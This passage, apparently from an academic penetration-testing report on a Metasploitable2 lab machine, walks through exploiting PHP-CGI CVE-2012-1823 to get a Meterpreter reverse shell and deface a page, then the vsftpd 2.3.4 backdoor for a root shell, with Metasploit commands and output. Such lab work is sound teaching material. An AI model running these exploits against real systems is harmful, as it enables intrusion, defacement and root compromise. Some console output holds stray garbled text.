


Figure 4.10. Manual recognition of CGI vulnerability

Figure 11 shows the use of the Iceweasel web browser on the virtual machine with the Kali Linux operating system (attacking machine), accessing the web service provided by Apache on the machine to be audited, then the MySQL database administration tool through web pages such as phpMyAdmin. In the address bar the parameter "192.168.1.109/phpMyAdmin/?-s" (Option -S in php-cgi) is added, so it is possible to check the PHP-CGI vulnerability by providing the source code of vulnerable websites. It is also possible to execute code remotely via the "-d" option.

Figure 4.11 shows the information provided by the Vulnerability & Exploit Database tool regarding CGI PHP up to version 5.3.12 and 5.4.2, reporting an argument injection vulnerability. This action is carried out according to the data provided by OpenVASS in the references linked to the computer security vulnerability known as CVE-2012-1823.




Figure 4.11. CGI vulnerability scan, PHP (V 5.3.13 and 5.4.2)

Likewise, the name of the module in Metasploit, the authors, references, type of target, platform, architecture, confidentiality class, as well as the module's options for exploiting the vulnerability can be seen in figure 4.12.




Figure 4.12. Exploit/multi/http/php_cgi_arg_injection module options

Figure 4.13 shows the information provided by the ExploitDatabase tool (Exploit-db) about the Exploit that exploits the vulnerability in CGI PHP up to version 5.3.12 and 5.4.2 (CVE: CVE-2012-1823) in Metasploit. Source - <https://www.exploit-db.com/exploits/18836/> To start the process of exploiting the vulnerability, the Metasploit tool available on the virtual machine with the Kali Linux operating system (attacker machine) is used. In the command line "msfconsole" is

typed before connecting to the PostgreSQL database management system "service postgresql start".




Figure 4.13. Exploit research CGI vulnerability, PHP (V 5.3.13 and 5.4.2)




Figure 4.14 shows the main Metasploit interface, which currently has 1081 exploits

177 Post, 288 Payloads, 29 Encoders and 8 nops. On this page it is possible to execute different commands related to the exploitation of vulnerabilities. Figure 15. Main screen of Metasploit software. Also, to optimise the process of searching for a module aimed at exploiting a vulnerability, the "search" command is used, adding the parameter related to the vulnerability, such as "search php_cgi". To obtain information about the module in Figure 13, the command is used as shown in Figure 4.15.

```

msf5 > search php_cgi

jjarmoc

Available targets:
  Id  Name
  --  --
  0    Automatic

Basic options:
  Name           Current Setting  Required  Description
  ----
  Proxies         no               no        Use a proxy chain
  RHOST           yes              yes        The target address
  RPORT          80               yes        The target port
  TARGETURI       no               no        The URI to request (must be a CGI-handled PHP script)
  URIENCODE       yes              yes        Level of URI URIENCODE and padding (0 for minimum)
  VHOST           no               no        HTTP server virtual host

Payload information:
  Space: 262144

Description:
  When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable
  to an argument injection vulnerability. This module takes advantage
  of the -d flag to set php.ini directives to achieve code execution.
  From the advisory: "if there is NO unescaped '=' in the query
  string, the string is split on '+' (encoded-space) characters,
  urldecoded, passed to a function that escapes shell metacharacters
  (the "encoded in a system-defined manner" from the RFC)" and then
  passes them to the CGI binary."

References:
  http://cvedetails.com/cve/2012-1823/
  http://www.osvdb.org/81633
  http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/

msf5 >
  
```

Figure 4.15. Information from exploit/multi/http/php_cgi_arg_injection

Figure 4.16 shows the current configuration of the module

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    -                no        Use a proxy chain
  RHOST      -                yes       The target address
  RPORT      80              yes       The target port
  TARGETURI  -                no        The URI to request (must be a CGI-handled PHP script)
  URLENCODING 0              yes       Level of URI URLENCODING and padding (0 for minimum)
  VHOST      -                no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf exploit(php_cgi_arg_injection) > █
```



Figure 4.16. Module "exploit/multi/http/php_cgi_arg_injection"

"exploit/multi/http/php_cgi_arg_injection" in the Metasploit tool, showing that it is required to register the destination address (Host to be audited), as well as having parameters related to the low level of URI encoding (0) and the destination port (80 HTTP). Figure 4.17 shows the configuration of the module "exploit/multi/http/php_cgi_arg_injection" in the Metasploit tool, showing the registration of the destination address (Host to be audited), selection of the Payload "php/meterpreter/reverse_tcp", the local address is specified (Attacking Machine) and the local port that the Payload will listen to is shown. Finally, the exploitation is carried out by obtaining a Metasploit Meterpreter session (command interpreter). Meterpreter is understood as a payload executed after the exploitation process in a very useful operating system, it is executed in memory as a process, in many cases evading security systems.

```
Name      Current Setting  Required  Description
-----
Proxies    no                no        Use a proxy chain
RHOST      192.168.1.109    yes       The target address
RPORT      80               yes       The target port
TARGETURI   no                no        The URI to request (must be a CGI-handled PHP script)
URIEncoding 0               yes       Level of URI URIEncoding and padding (0 for minimum)
VHOST      no                no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----
LHOST      192.168.1.108    yes       The listen address
LPORT      4444             yes       The listen port

Exploit target:
Id  Name
--  ---
0   Automatic

msf exploit php_cgi_arg_injection > exploit

[*] Started reverse handler on 192.168.1.108:4444 you become, the more you are able to hear.
[*] Sending stage (39217 bytes) to 192.168.1.109
[*] Meterpreter session 2 opened (192.168.1.108:4444 -> 192.168.1.109:40549) at 2024-7-03 10:05 -0500

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter   : php/php
meterpreter >
```

Figure 4.17.Obtaining Meterpreter session

The sequences in figures 4.18 to Figure 4.21 show the list of files and directories in "/var/www", where the "index.html" file is hosted as part of the website provided by the Apache service of the Metasploitable2 operating system, and the algorithm of the file mentioned on the main page (accessed domain) is also shown, then HTML code is added to materialise the Defacement as an unauthorised activity that leads to the partial modification (manipulation) of a website. Finally, figure 4.22 shows the result of the website manipulation process, which corresponds to the Defacement of the index.php, in which the data of names, surnames and identification of the author of this project were entered, as well as the date and time when the operation was carried out.

```
msf exploit/php_cgi_arg_injection > exploit

[*] Started reverse handler on 192.168.1.108:4444
[*] Sending stage (39217 bytes) to 192.168.1.109
[*] Meterpreter session 2 opened (192.168.1.108:4444 -> 192.168.1.109:35039) at 2024-6-26 12:13:19

meterpreter > pwd
/var/www
meterpreter > ls

Listing: /var/www
=====

Mode                Size      Type    Last modified          Name
----                -
41777/rwxrwxrwx     4096    dir     2018-11-10 17:28:48 -0500 dav
40755/rwxr-xr-x     4096    dir     2012-05-20 14:52:33 -0500 dvwa
100644/rw-r--r--     891    fil     2012-05-20 14:31:37 -0500 index.php
40755/rwxr-xr-x     4096    dir     2012-05-20 14:22:48 -0500 mutillidae
40755/rwxr-xr-x     4096    dir     2012-05-20 14:22:48 -0500 phpMyAdmin
40755/rwxr-xr-x     4096    dir     2012-05-20 14:22:48 -0500 phpinfo.php
100644/rw-r--r--     19    fil     2012-05-20 14:22:48 -0500 test
40755/rwxr-xr-x     4096    dir     2012-05-20 14:22:48 -0500 tikiwiki
40775/rwxrwxr-x     20480  dir     2012-05-20 14:22:48 -0500 tikiwiki-old
40755/rwxr-xr-x     4096    dir     2012-05-20 14:22:48 -0500 twiki

meterpreter > cat index.php
```

Figure 4.18. Listing of files and directories in /var/www




Figure 4.19. Metasploitable2 Apache service website (Index.php)

```

40755/rwxr-xr-x  4096  dir   2012-05-20 14:22:48 -0500  test
40775/rwxrwxr-x  20480 dir   2012-05-20 14:22:48 -0500  tikiwiki
40775/rwxrwxr-x  20480 dir   2012-05-20 14:22:48 -0500  tikiwiki-old
40755/rwxr-xr-x  4096  dir   2012-05-20 14:22:48 -0500  twiki

meterpreter > cat index.php
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>

meterpreter >

```

Figure 4.20. Sample file (var/www/index.php)

```

meterp20181111-3044-1qaq8xv + (/tmp) - VIM

metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>

KALI LINUX

<h2 style="text-align: center;"><span style="background-color: #ffffff; color: #ff0000;">C
morochu Mateus</strong></span></h2>
<h2 style="text-align: center;"><span style="background-color: #ffffff; color: #800000;">C
97</strong></span></h2>
<h2 style="text-align: center;"><span style="background-color: #ffffff; color: #800000;">1
l 2018</strong></span></h2>
<h2 style="text-align: center;"><span style="background-color: #ffffff; color: #800000;">1
rong</strong></span></h2>

```

Figure 4.21. Modification of var/www/index.php file (Defacement)



Figure 4.22. Modified website (Defacement to index.php) in Metasploitable2

Proof of Concept 2 - VSFTPD 2.3.4. Continuing with the same procedure as in Proof of Concept concerning the identification of the vulnerability from the OpenVAS report, information provided by the Vulnerability & Exploit Database tool concerning the module data in Metasploit and information provided by the ExploitDatabase tool (Exploit-db) about the Exploit that exploits the identified vulnerability. Figure 24 examines the report provided by the Vulnerability & Exploit Database concerning the VSFTPD version 2.3.4 vulnerability, reporting that it is a module exploiting a backdoor that was attached to the archive, this security hole was in "vsftpd-2.3.4.tar.gz". This malware was removed on 3 July 2011.




Figure 4.23. Investigation of the VSFTPD 2.3.4 vulnerability

Figure 25 also shows the available options of the exploit/unix/ftp/vsftpd_234_backdoor module to be used in *Metasploit*.

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show targets
...targets...
msf exploit(vsftpd_234_backdoor) > set TARGET <target-id>
msf exploit(vsftpd_234_backdoor) > show options
...show and set options...
msf exploit(vsftpd_234_backdoor) > exploit
```

Figure 4.24. Exploit/unix/ftp/vsftpd_234_backdoor module options

Figure 4.25 analyses the information provided by the ExploitDatabase tool (Exploit-db) about the Exploit that exploits the vulnerability in VSFTPD version 2.3.4 in Metasploit. Source - <https://www.exploit-db.com/exploits/17491/>




Figure 4.25. Exploit Research for VSFTPD 2.3.4

Figure 4.26 shows the configuration of the module "exploit/unix/ftp/vsftpd_234_backdoor" in the Metasploit tool, including the registration of the destination address (Host to be audited), selection of the Payload "cmd/unix/interact", and the remote port that will listen to the Payload (21 FTP).



Figure 4.26. Configuration to module "exploit/unix/ftp/vsftpd_234_backdoor"

Finally, exploitation is carried out, obtaining a shell with "root" privileges, as shown in Figure 4.27.

```

Name      Current Setting  Required  Description
-----
RHOST     192.168.1.109    yes       The target address
RPORT     21               yes       The target port

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  ----
  PAYLOAD   cmd/unix/interact

Exploit target:
  Id  Name
  --  --
  0   Automatic

msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling.
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.108:54629 -> 192.168.1.109:6200) at 2024-7-03 10:05:30 -0500

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
dir
bin      dev      initrd   lost+found  nohup.out  root      sys      var
boot     etc      initrd.img  media       opt        sbin      tmp      vmlinuz
cdrom    home     lib      mnt         proc       srv       usr

```

Figure 4.27. Obtaining Shell session (Root)

Proof of Concept 3 - UnRealIRC 3.2.8.1. Continuing with the same procedure of the Proof of Concept 1 ...see numeral 3.5.3.1... in figure 4.28, the information can be seen that provided by the Vulnerability & Exploit Database tool regarding UnRealIRC version 3.2.8.1, reporting that it is a module that exploits a backdoor that was introduced to the download file of Unreal IRCD 3.2.8.1.

